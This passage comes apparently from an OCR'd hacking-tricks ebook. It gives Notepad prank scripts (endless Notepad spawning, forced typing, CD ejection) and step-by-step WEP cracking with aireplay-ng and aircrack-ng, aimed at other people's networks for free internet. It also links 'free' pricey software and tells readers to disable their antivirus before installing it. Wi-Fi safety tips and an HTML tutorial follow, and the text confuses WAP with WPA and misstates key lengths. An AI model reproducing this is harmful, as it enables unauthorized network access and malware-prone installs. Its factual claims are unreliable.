otepad as a simple digital diary or a personal Log-Book ? Well, if you didn't then follow the below mentioned steps to make one for yourself !

- Open Notepad.
- Type .LOG (in capital letters) and hit enter.
- Save it with any name and close it.
- Open it again.

When you open the file again you will see the current date and time being inserted automatically after the .LOG line. This will happen automatically every time you reopen the the notepad file.

Section 04 – Testing Your Antivirus :-

You can also test your anti virus program for its effectiveness using a simple notepad trick. Follow the steps below to know more:

- Open Notepad.
- Copy the code give below in the notepad file:

```
X5O!P%@AP[4PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*
```

- Save it with an .exe extension like testvirus.exe

  As soon as you save this file, your anti virus program will detect the file (virus) immediately and will attempt to delete it. If this happens then your Antivirus is working properly. If not, then its time to look for some other reliable program.

  NOTE: The EICAR test file (#3) is a 16-bit application and cannot be run on 64-bit versions of Windows.

Section 05 – Continually Pop The CD Drive :-

- Open Notepad.
- Copy the code given below onto the notepad file:

```
Set oWMP = CreateObject(“WMPlayer.OCX.7?)
Set colCDROMs = oWMP.cdromCollection
do
if colCDROMs.Count >= 1 then
For i = 0 to colCDROMs.Count – 1
colCDROMs.Item(i).Eject
Next
For i = 0 to colCDROMs.Count – 1
colCDROMs.Item(i).Eject
Next
End If
wscript.sleep 5000
loop
```

- Save it as “Anything.VBS”.

Now open the file and see the magic! The file will continuously force the CD rom to pop out! And If you have more than one then it pops out all of them!

Section 06 – Matrix Effect :-

Not much to explain, just follow the stepsand see the amazing matrix effect happen in your DOS window:

- Open Notepad.
- Copy the below mentioned text in your notepad file:

```
@echo off
color 02
:start
echo %random% %random% %random% %random% %random% %random% %random% %random% %random% %random% %random% %random%
goto start
```

- Save the file with .bat extension like Matrix.bat

Thats it. Just open the file to see the matrix effect right before your eyes!

Section 07 – Open Notepad Continuously :-

- Open Notepad.
- Paste the following code in your notepad file:

```
@ECHO off
:top
START %SystemRoot%system32notepad.exe
GOTO top
```

- Save the file with any name nut with .bat extension and close it.

  Now open the file and see how it annoys you by opening notepad again and again.

Section 08 – Type You Are Fool Continuously :-

Not much to explain, the title says it all!
Follow the steps to make this trick work:

- Open Notepad.
- Paste the following code in the notepad file:

```
Set wshShell =
wscript.CreateObject(“WScript.Shell”)
do
wscript.sleep 100
wshshell.sendkeys “You are a fool.”
loop
```


- Save the file with any name but with .vbs extension and close it.

Ope the file and see how it makes you type!

Section 09 – Change The Header/Footer Of A notepad File :-

More often than not whenever you get a printout of your notepad file, it starts with “Untitled” or the filename at top, and “Page ” on bottom. Now if you want to get rid of it or want to change it, just follow the simple steps given below.

- Open Notepad.
    - Click on File -> Page Setup.



- Replace the text written in the “Header” and “Footer” box (as shown above) by any of the following codes:

&l Left-align the characters that follow

&c Center the characters that follow

&r Right-align the characters that follow

&d Print the current date

&t Print the current time

&f Print the name of the document

&p Print the page number

Chapter 11 – Wi-Fi Hacking

Section 01 – How To Hack Wi-Fi Using Gerix Wi-Fi Cracker :-

Bottom of Form

Requirements:-

1: A Computer.

2: A Wireless Card capable of packet injection.

3:A Live installation of BackTrack either on a CD or USB stick.

BackTrack Can be found here

Create a Live USB Install here

Steps:

1. Boot into BackTrack
2. Click on the Backtrack applications menu -> Backtrack -> Exploitation tools -> Wireless exploitation -> WLAN Exploitation -> gerix-Wi-Fi-cracker-ng (This will open up the GUI interface seen in the picture).
3. Go to the configuration menu and select the wireless interface wlan0

-Click on Enable/Disable Monitor Mode (this will put the wireless card into monitor mode)

-Select the newly created mon0 interface.

4. Now click on the WEP tab at the top of the window. -Click on "Start sniffing and logging" and leave the terminal open. -Once the wireless network you want to crack* shows up (it has to be WEP encryption of course) select the WEP Attacks (with clients). *note that the PWR has to be high enough to work so the closer you can get, the better. -There you click on “Associate with AP using fake auth”, wait a few seconds and click on “ARP request replay”

5. Once the Data number reaches over 10,000 you are ready to try (if the data is coming fast wait until 20 or 30,000 to be safe) and crack the key, but don't close any windows yet. -Go to the cracking tab and click on “Aircrack-ng – Decrypt WEP password” under Wep Cracking.
Within a few minutes password will be cracked.
.
Enjoy :D

Section 02 – Hack Any Password Protected Wi-Fi Network And Use Unlimited Net :-

Today I'll tell you how do you hack any password protected wi-fi network with "CommView For Wi-Fi" software.

First you have to know what is Wi-Fi and how dose it work?

"Wi-Fi" is a type of wireless networking protocol that allows devices to communicate without cords or cables.

1: Wi-fi uses antennas around which wi-fi "hotspots" are created. The hotspots are outlets equipped to receive the radio waves that power wireless networking. Until recently, wi-fi has been confined to more than 10,000 hot-spots in cafes, bars and airport lounges. But various projects are under way to set up city-wide zones, where a series of antennas are installed in the streets, on lampposts or street signs. The hotspots around them together create a much wider area of coverage. Norwich has a mesh network which links each lamppost antenna to the next creating a seamless wi-fi hotspot around the center of the city.

2: The source internet connection is provided by a PC or server to which the antennas are connected either wirelessly or via a cable.

3: Some mobile phones and personal digital assistants (PDA) now have wi-fi chips installed. With mobile phones, this means conventional networks can be bypassed and inexpensive long-distance calls made over the web (using Voice over Internet Protocol, VoIP).

4: Many laptops and handheld computers now come with built-in wi-fi connectivity; it is also possible to add wi-fi to your computer with a special card that plugs into a port on your laptop.

Some organizations provide it for free but maximums provide it for business purpose only. And you have to give a password to access this kind of network.

This software price is $1099. Don't worry, I'm giving you for **FREE**.

Download This Software from **HERE**. [Mediafire Link]

Note: Please turn off your anti-virus program before you install this software, otherwise this software will not work properly. After completing installing process you can re-run your anti-virus program.

List of Supported Wi-Fi Network Cards or Adaptors:

Atheros Wireless Network Adapter (AR5008)

Broadcom 802.11n Network Adapter (requires Windows Vista or 7)

D-Link DWA-542 RangeBooster N Desktop Adapter

D-Link DWA-547 RangeBooster N Desktop Adapter

D-Link DWA-552 Xtreme N Desktop Adapter

D-Link DWA-556 Xtreme N PCI Express Desktop Adapter

D-Link DWA-642 RangeBooster N Notebook Adapter

D-Link DWA-643 Xtreme N Notebook ExpressCard Adapter

D-Link DWA-645 RangeBooster N 650 Notebook Adapter

D-Link DWA-652 Xtreme N Notebook Adapter

Dell Wireless 1505 Draft 802.11n WLAN Mini-Card (requires Windows Vista or 7)

Dell Wireless 1510 Wireless-N WLAN Mini-Card (requires Windows Vista or 7)

Dell Wireless 1515 802.11 Wireless-N Mini-Card (requires Windows Vista or 7)

Gigabyte GN-WI03N (mini) PCI WLAN Card

Gigabyte GN-WI06N (mini) PCI Express WLAN Card

Gigabyte GN-WM02N Express WLAN Card

Gigabyte GN-WP02N PCI Express WLAN Card

Intel Wireless Wi-Fi Link 4965AGN (requires Windows Vista or 7)

Intel Ultimate N Wi-Fi Link 5100 (requires Windows Vista or 7)

Intel WiMAX/Wi-Fi Link 5150 (requires Windows Vista or 7)

Intel Ultimate N Wi-Fi Link 5300 (requires Windows Vista or 7)

Intel WiMAX/Wi-Fi Link 5350 (requires Windows Vista or 7)

Linksys Dual-Band ExpressCard WEC600N (requires Windows Vista or 7)

Linksys Dual Band USB Adapter WUSB600N (requires Windows Vista or 7)

NEC AtermWL300NC (PA-WL300NC) Wireless Network Adapter

Realtek RTL8192E Wireless LAN 802.11n PCI-E NIC (requires Windows Vista or 7)

TP-Link TL-WN910N Wireless N Cardbus Adapter

CACE Technologies AirPcap Nx USB Adapter

3Com OfficeConnect Wireless a/b/g PC Card (3CRWE154A72)

Atheros Wireless Network Adapter (AR5001 through AR5007)

Broadcom 802.11g, b/g, a/b/g Network Adapter (requires Windows Vista or 7)

Cisco Aironet 802.11a/b/g Wireless Cardbus Adapter

D-Link WNA-2330 RangeBooster G Notebook Adapter

D-Link AirPremier DWL-G680 Wireless Cardbus Adapter

D-Link AirPremier DWL-AG660 Wireless Cardbus Adapter

D-Link AirPremier DWL-AG530 Wireless PCI Adapter

D-Link AirXpert DWL-AG650 Wireless Cardbus Adapter

D-Link AirXpert DWL-AG520 Wireless PCI Adapter

D-Link AirPlus G DWL-G630 Wireless Cardbus Adapter (Rev. C, Rev. D)

D-Link AirPlus Xtreme G DWL-G520 Adapter

D-Link AirPlus Xtreme G DWL-G650 Adapter

D-Link Wireless 108G DWA-120 USB Adapter (requires Windows Vista or 7)

Dell Wireless 1390 WLAN Mini-Card (requires Windows Vista or 7)

Dell Wireless 1395 WLAN Mini-Card (requires Windows Vista or 7)

Dell Wireless 1397 WLAN Mini-Card (requires Windows Vista or 7)

Gigabyte GN-WI01GT (mini) PCI-E WLAN Card

Gigabyte GN-WI01HT (mini) PCI WLAN Card

Gigabyte GN-WI07HT (mini) PCI-E WLAN Card

Gigabyte GN-WIAG/GN-WPEAG (mini) PCI WLAN Card

Gigabyte GN-WIAH (mini) PCI WLAN Card

Gigabyte GN-WLMA102 Cardbus WLAN Card

Gigabyte GN-WM01GT Cardbus WLAN Card

Gigabyte GN-WMAG Cardbus WLAN Card

Gigabyte GN-WP01GT (mini) PCI WLAN Card

Intel PRO/Wireless 3945ABG Network Connection (requires Windows Vista or 7)

LinkSys WPC55AG Dual-Band Wireless A+G Notebook Adapter

NETGEAR WAG511 802.11a/b/g Dual Band Wireless PC Card

NETGEAR WG511T 108 Mbps Wireless PC Card

NETGEAR WG511U 54AG+ Wireless PC Card

NETGEAR WG511U Double 108 Mbps Wireless PC Card

NETGEAR WPN311 RangeMax Wireless PCI Adapter

NETGEAR WPN511 RangeMax Wireless PC Card

Proxim ORiNOCO 802.11a/g ComboCard Gold 8480

Proxim ORiNOCO 802.11a/g ComboCard Silver 8481

Proxim ORiNOCO 802.11a/g PCI Adapter 8482

Proxim ORiNOCO 802.11b/g ComboCard Gold 8470

Proxim ORiNOCO 802.11b/g ComboCard Silver 8471

SMC 2336W-AG v2 Universal Wireless Cardbus Adapter

TRENDnet TEW-501PC 108Mbps 802.11a/g Wireless CardBus PC Card

Ubiquiti Networks SRC Wireless Network Adapter


CACE Technologies AirPcap Ex USB Adapter

Please be confirmed that your wireless card is on the list above, before start installation process.


Now follow the Instructions bellow:

1. Install the software and drivers.


2. Click on ‘Rules’ tab and tick on ‘Enable advance rules’ option.




3. Type ‘a’ on Name box and Past this code on formula box “tods=1 and dmac=FF:FF:FF:FF:FF:FF” like picture bellow. Then click ‘add/edit’ button.




4. A window will appear like the picture bellow. Give a tick on ‘a’ .



5. Then go to ‘Settings’ and click ‘Option’



6. Go to ‘Memory Usage’ tab and set everything just like this picture & click ‘OK’ (Restart may be required).



7. Check ‘D’ funnel and uncheck another two funnel from the right top of this window.

8. Click ‘Search’ button and find the network that you want to creak.

9. Then drag it on ‘Channel’ tab and click ‘Capture’ button.

10. Now which one is do not capturing anything give it to password protected network and connect it. When it will ask for password, give any as you wish.


11. It will show this massage “Connected with limited connectivity”.

(I have no Wi-Fi connections at this time. that is why, I can’t share some screenshots).


12. Click on main menu again and then click on ‘Packets’ Tab. If everything was all right, you will see some Couple of Packets.

13. Click right button on “ARP REQ” Packet and then > “Send Packet(s)” > Selected.

14. This menu will appear.



15. Now change all values just like this and click ‘Send’.



16. Go to ‘Rules’ Tab again and uncheck the Rules “a” .

17. Select first 20000 packets and save it. Make sure you are saving it as “dump cap” file in place of “ncf” file format. (I have no Wi-Fi connections this time, that is why I can’t share some screenshots).

18. Now download a zip folder named “Aircrack-NG” from **HERE**. And extract it.
19. Open ‘bin’ folder and run this file ‘aircrack-ng-GUI.exe’. Then go where you saved the packets, select all and click launch.
20. An ‘IV’ list will came. Select the network that you want to creak.
21. Click ‘Connect’. You will be connected with your desire network like a magic !
22. Enjoy the Unlimited Wi-Fi Internet.

Section 03 – How To Hack WEP For Free :-

1) First we need to scan for available wireless networks.
Theres this great tool for windows to do this.. called “NetStumbler” or Kismet
for Windows and Linux and KisMac for Mac.
The two most common encryption types are:
1) WEP
2) WAP
WEP i.e Wire Equivalent Privacy is not consideres as safe as WAP i.e Wireless Application Protocol.
WEP have many flaws that allows a hacker to crack a WEP key easily..
whereas
WAP is currently the most secure and best option to secure a wi-fi network..
It can’t be easily cracked as WEP because the only way to retreive a WAP key
is to use a brute-force attack or dictionary atack.
Here I’ll tell you how to Crack WEP
To crack WEP we will be using Live Linux distribution called BackTrack to
crack WEP.
BackTrack have lots of preinstalled softwares for this very purpose..
The tools we will be using on Backtrack are:
Kismet – a wireless network detector
airodump – captures packets from a wireless router

aireplay – forges ARP requests
aircrack – decrypts the WEP keys
1) First of all we have to find a wireless access point along with its bssid, essid

and channel number. To do this we will run kismet by opening up the terminal
and typing in kismet. It may ask you for the appropriate adapter which in my
case is ath0. You can see your device's name by typing in the command
iwconfig.
2) To be able to do some of the later things, your wireless adapter must be put
into monitor mode. Kismet automatically does this and as long as you keep it
open, your wireless adapter will stay in monitor mode
3) In kismet you will see the flags Y/N/0. Each one stands for a different type
of encryption. In our case we will be looking for access points with the WEP
encryption. Y=WEP N=OPEN 0=OTHER(usually WAP).
4) Once you find an access point, open a text document and paste in the
networks broadcast name (essid), its mac address (bssid) and its channel
number. To get the above information, use the arrow keys to select an access
point and hit <ENTER> to get more information about it.
5) The next step is to start collecting data from the access point with airodump. Open up a new terminal and start airodump by typing in the
command:
airodump-ng -c [channel#] -w [filename] –bssid [bssid] [device]
In the above command airodump-ng starts the program, the channel of your
access point goes after -c , the file you wish to output the data goes after -w ,

and the MAC address of the access point goes after –bssid. The command ends
with the device name. Make sure to leave out the brackets.
6) Leave the above running and open another terminal. Next we will generate
some fake packets to the target access point so that the speed of the data
output will increase. Put in the following command:
aireplay-ng -1 0 -a [bssid] -h 00:11:22:33:44:55:66 -e [essid] [device]

In the above command we are using the airplay-ng program. The -1 tells the
program the specific attack we wish to use which in this case is fake authentication with the access point. The 0 cites the delay between attacks, -a
is the MAC address of the target access point, -h is your wireless adapters MAC
address, -e is the name (essid) of the target access point, and the command
ends with the your wireless adapters device name.
7) Now, we will force the target access point to send out a huge amount of
packets that we will be able to take advantage of by using them to attempt to
crack the WEP key. Once the following command is executed, check your
airodump-ng terminal and you should see the ARP packet count to start to
increase. The command is:
aireplay-ng -3 -b [bssid] -h 00:11:22:33:44:5:66 [device]
In this command, the -3 tells the program the specific type of attack which in

this case is packet injection, -b is the MAC address of the target access point, -h
is your wireless adapters MAC address, and the wireless adapter device name
goes at the end.
Once you have collected around 50k-500k packets, you may begin the
attempt to break the WEP key. The command to begin the cracking process is:
aircrack-ng -a 1 -b [bssid] -n 128 [filename].ivs
In this command the -a 1 forces the program into the WEP attack mode, the -b
is the targets MAC address, and the -n 128 tells the program the WEP key
length. If you don't know the -n , then leave it out. This should crack the WEP
key within seconds. The more packets you capture, the bigger chance you
have of cracking the WEP key.

Section 04 – Tips To Secure Your Wi-Fi Network :-

1. Install a Firewall A firewall helps protect your PC by preventing unauthorized users from gaining access to your computer through the Internet or a network. It acts as a barrier that checks any information coming from the Internet or a network, and then either blocks the information or allows it to pass through to your computer.

2. Change the Administrative Password on your Wireless Routers Each manufacturer ships their wireless routers with a default password for easy initial access. These passwords are easy to find on vendor support sites, and should therefore be changed immediately.

3. Change the Default SSID Name and Turn Off SSID Broadcasting This will require your wireless client computers to manually enter the name of your SSID (Service Set Identifier) before they can connect to your network, greatly minimizing the damage from the casual user whose laptop is configured to connect to any available SSID broadcast it finds. You should also change the SSID name from the factory default, since these are just as well-known as the default passwords

4. Disable DHCP For a SOHO network with only a few computers, consider disabling DHCP (Dynamic Host Configuration Protocol) on your router and assigning IP addresses to your client computers manually. On newer wireless routers, you can even restrict access to the router to specific MAC addresses.

5. Replace WEP with WPA WEP (Wired Equivalent Privacy) is a security protocol that was designed to provide a wireless computer network with a level of security and privacy comparable to what is usually expected of a wired computer network. WEP is a very weak form of security that uses common 60 or 108 bit key shared among all of the devices on the network to encrypt the wireless data. Hackers can access tools freely available on the Internet that can crack a WEP key in as little as 15 minutes. Once the WEP key is cracked, the network traffic instantly turns into clear text – making it easy for the hacker to treat the network like any open network. WPA (Wi-Fi Protected Access) is a powerful, standards-based, interoperable security technology for wireless computer networks. It provides strong data protection by using 128-bit encryption keys and dynamic session keys to ensure a wireless computer network's privacy and security. Many cryptographers are confident that WPA addresses all the known attacks on WEP. It also adds strong user authentication, which was absent in WEP.

Chapter 12 – Programming Tutorial

Section 01 – HTML Tutorial :-

Welcome to the HTML tutorial!

Soon you shall be on your way to building great Webpages and vast Websites, but first lets go over a thing or two about what a "Web Page" is, how they work, and what we can do with them.

For this tutorial you will need:

- An Internet ready Computer
- A Web Browser

Because you are reading this on a Web Page, I will assume that you have both of these things.

Let's jump right in to the Introduction!

In the beginnings of the Internet, it was very hard to exchange data. So with great vision, Tim Berners-Lee created a way to connect text on the Internet through Hypertext Links (References to other text on the Internet). This was'nt a new idea, but his Hypertext Markup Language (HTML) was very popular, and caught on better than other developer's projects.

HTML was not a "Programming Language" per se, but rather a *Scripting Language* that *marks up* the page with formatting commands. Your Web Browser then reads these commands and shows the accessed page on your screen.

Due to the popularity of the Web, some programmers wrote Web Browsers that could view graphics, and a wide range of content. Thousands of people started to create web pages, which ranged from personal "homepages" to business information pages.

Today, millions of people access the web. There is now a diverse medium of content on the web. Before going on to the next lesson, I suggest that you go out and view many pages that are out there on the Web. As you are viewing them, to view the HTML that they are made of click View|Source, if you're using Microsoft Internet Explorer or View|Document Source with Netscape Navigator.

Lesson 2: Structure and Method

I'll bet you're thinking "Structure and Method? What is this... some kinda textbook???" Well, no, in this lesson you'll be learning about the **Structure** of HTML and the **Method** that is used to make them.

HTML is not coded with some special "HTML tool", and you do'nt even need some special program to make HTML pages, like Microsoft FrontPage (In fact, I discourage their use until you know the ins and outs of HTML code). All that you DO need is a simple text editing program like Notepad.

You're probably thinking "Wait just one second, you're telling me I can code up another Yahoo! with my puny little Notepad? Yes! That's part of the beauty of HTML! How do we do this? Keep reading!

When you make a Web page the first thing you need to do is gather your content. For our first page ever, we'll be making a informative page about ourselves. For example, here is mine

Lesson 3: Basic Tags and Formatting

So you're probably thinking "Okay, I knew that stuff. Teach me something I don't know." Okay, be patient. I think this lesson will give you your fill.

HTML is a language that is coded with *tags*. They are called tags because they tag parts of a webpage for formatting in a browser. HTML tags are very easy to spot in web page source. They are the things shown that start with a < and end with a >. Most HTML tags have an opening tag (<tag>) to start formatting text and a closing tag (</tag>) to end the formatting.

There are some HTML tags that are absolutely necessary in an HTML page. Those tags are as follows:

<HTML>' and </HTML>': Usually put at the top (<HTML>) and bottom (</HTML>) of an HTML page. This tag tells the browser that this page is an HTML page.

<HEAD> and </HEAD>: This is where information about the entire page is placed.

<TITLE> and </TITLE>: This tag needs to be put between the <HEAD> and </HEAD>. This tag gives a name for your page. The name won't be shown in the the text of the page, but rather in the top of the browser window.

<BODY> and </BODY>: This tag defines the body portion of the page. Later we will learn how to use the <BODY> tag to add background colors, text colors, and margins.

Now that we know the required tags, I'm going to put my text that I gathered in the last lesson in the proper web page format.

<HTML>
<HEAD>
<TITLE>Anurag's Homepage</TITLE>
</HEAD>

<BODY> Welcome to Anurag's Web Page!

Hi, My name is Anurag. I built this web page because I love coding in HTML! I could do it all day long!

I am a lover of programming languages, and love to design and produce web content.

Thanks for visiting my page!

Yours Truly,
-Anurag

</BODY> </HTML> But wait 1 second! I typed that, and opened it with my browser, and it does'nt come out like that! What? Does it come out like this:

Welcome to Anurag's Web Page! Hi, My name is Anurag. I built this web page because I love coding in HTML! I could do it all day long! I am a lover of programming languages, and love to design and produce web content. Thanks for visiting my page! Yours Truly, -Anurag

Yes? Ohmygod! We forgot the formatting tags!

The tag can add paragraph spacing to your page. The
 tag adds a single line break to your page.

These tags do not need a and , or
 and </BR>, unlike the other tags.

So now our page is coded like this:

<HTML>
<HEAD>
<TITLE>Anurag's Homepage</TITLE>
</HEAD>

<BODY>

Welcome to Anurag's Web Page!

Hi, My name is Anurag. I built this web page because I love coding in HTML! I could do it all day long!

I am a lover of programming languages, and love to design and produce web content.

Thanks for visiting my page!

Yours Truly,
-Anurag

</BODY>
</HTML>

Great! We have format! Now i'll bet you want that first line to be large, right? This can be accomplished by what's called a "header". The header is made by putting in <Hx> "header text goes here" </Hx>, where the "x" is a number from 1-6, the bigger the number the bigger the header. So in our page it looks like <H2>Welcome to Anurag's Web Page!</H2>. Note that i removed the tag, since header are already paragraph spaced!

Go ahead and make your page, save it with a ".html" extension at the end (HTML pages all need either .htm or .html extensions) open it with your browser

Lesson 4: Adding Links

Great! We have a functional page of text! Are you satisfied? No? Well, me either. Ok, let's expand our page by adding some links to other web pages on it!

The ability to link to other web pages is exactly what makes HTML *hypertext*. Hyper means outside of, and when you link to another web page, you link outside of your own page.

Linking to another page is easy. In fact, you only need to use one tag! This tag is the <A>, or *anchor* tag. The <A> tag uses the HREF argument to specify the site to link to. So it looks like this <A HREF="http://mylink.com">This is my link!</A>. Note the *This is my link!* part in between the <A> and </A>. This is the part where you enter the text that'll show up in the browser. This text is underlined in some browsers. When Joe Surfer click on this text it'll take you to the link in <A HREF>, which is http://www.mylink.com in this case.

But wait, sometimes it's easier still! Sometimes you might want to do *relative linking*. This is when one page on your site links to another page on the same site. So if you're in http://mysite.com/index.html and want to link to http://mysite.com/page2.html you'd simply add a relative link. The format in this case would be <A HREF="page2.html">Go to page2</A>. The browser will then look in the current directory for that page.

If you want to get a page one directory up from the current one, you simply insert a ../ before the filename of the page. For example, if you're in http://mysite.com/newstuff/main.html and need to link to http://mysite.com/index.html, this is what you'd do:
<A HREF="../index.html">Go to the index</A>. You can add as many ../'s as you want to get to progressively higher directories.

If you want a link that people can click on to send email to, you just add mailto: before your email address. So it would look like this:

<A HREF="mailto:mymail@mailaddress.com">Mail me!</A> Kapish? Ok great!

Lesson 5:

More on Formatting your Text Hey! We're really getting somewhere! By now i'll bet that you've got a very informative page with a beautiful link to someplace (this site? please?! awww....) on it. That's great, but i'll bet you're hungry to make it look even more beautiful than it already is (or maybe your boss demands it!). Well, read on!

Do you like your name to stand out on your pages? I do! On every page i make sure that *little v* is in boldface. How did I do this? HTML has some special tags that allow us to change the way our text is shown. The one i just used is the <B> or boldface tag. You can also make text in italics with the <I> or *italics* tag. Similarly, you can underline text with the <U> or underline tag. These tags need both an opening tag and a closing tag, so the format is <I, B, or U>text to be formatted</I, B, or U>.

In addition to these regular formatting tags, theres lots of special formatting tags. Heres a list of them

Special formatting tags

1. <SMALL> - Small text
2. <BIG> - Big text
3. <SUPER> - Superscript
4. <SUB> - Subscript
5. <STRIKE> - Strikethrough text (text with a line through it)
6. <TT> - Monospaced (typewriter style) text
7. <PRE> - Preserves all format and line breaks in source HTML

Yep, *text formatting is great!* Now here's how to align your text.

When you align your text, it lines up with that portion of the window. So left aligned text (the default)is lined up with the left side of the window just like using a word processor and clicking the left align button.

However, there is no align tag. What HTML has is what's called an attribute. An attribute is an argument that is put into a tag to change the way that tag works. The align attribute can be put into many different tags to format paragraphs, or blocks of text (pictures too-more on this later). So if we wanted to make a paragraph aligned to the center of our window, we'd just add the align attribute to the <P> tag at the beginning of that paragraph. So it would look like this:

```
<P ALIGN="center">
Hi, this paragraph is aligned to the center. This was
accomplished by using the align attribute.
```

And here's how it would show up in the browser window:

Hi, this paragraph is aligned to the center. This was accomplished by using the align attribute.

There is also a way to format whole blocks of text. The way we do this is by using the <DIV>, or division tag. The division tag really does'nt do anything without the align attribute. In fact, it's useless with no attributes!

The <DIV> tag is used like this:

```
<DIV ALIGN="left">
This is the text to be left aligned. <P> I can align lots of text
with the division tag!
</DIV>
```

If we put this into our web page, it shows up in a browser like this:

This is the text to be left aligned.

I can align lots of text with the division tag!

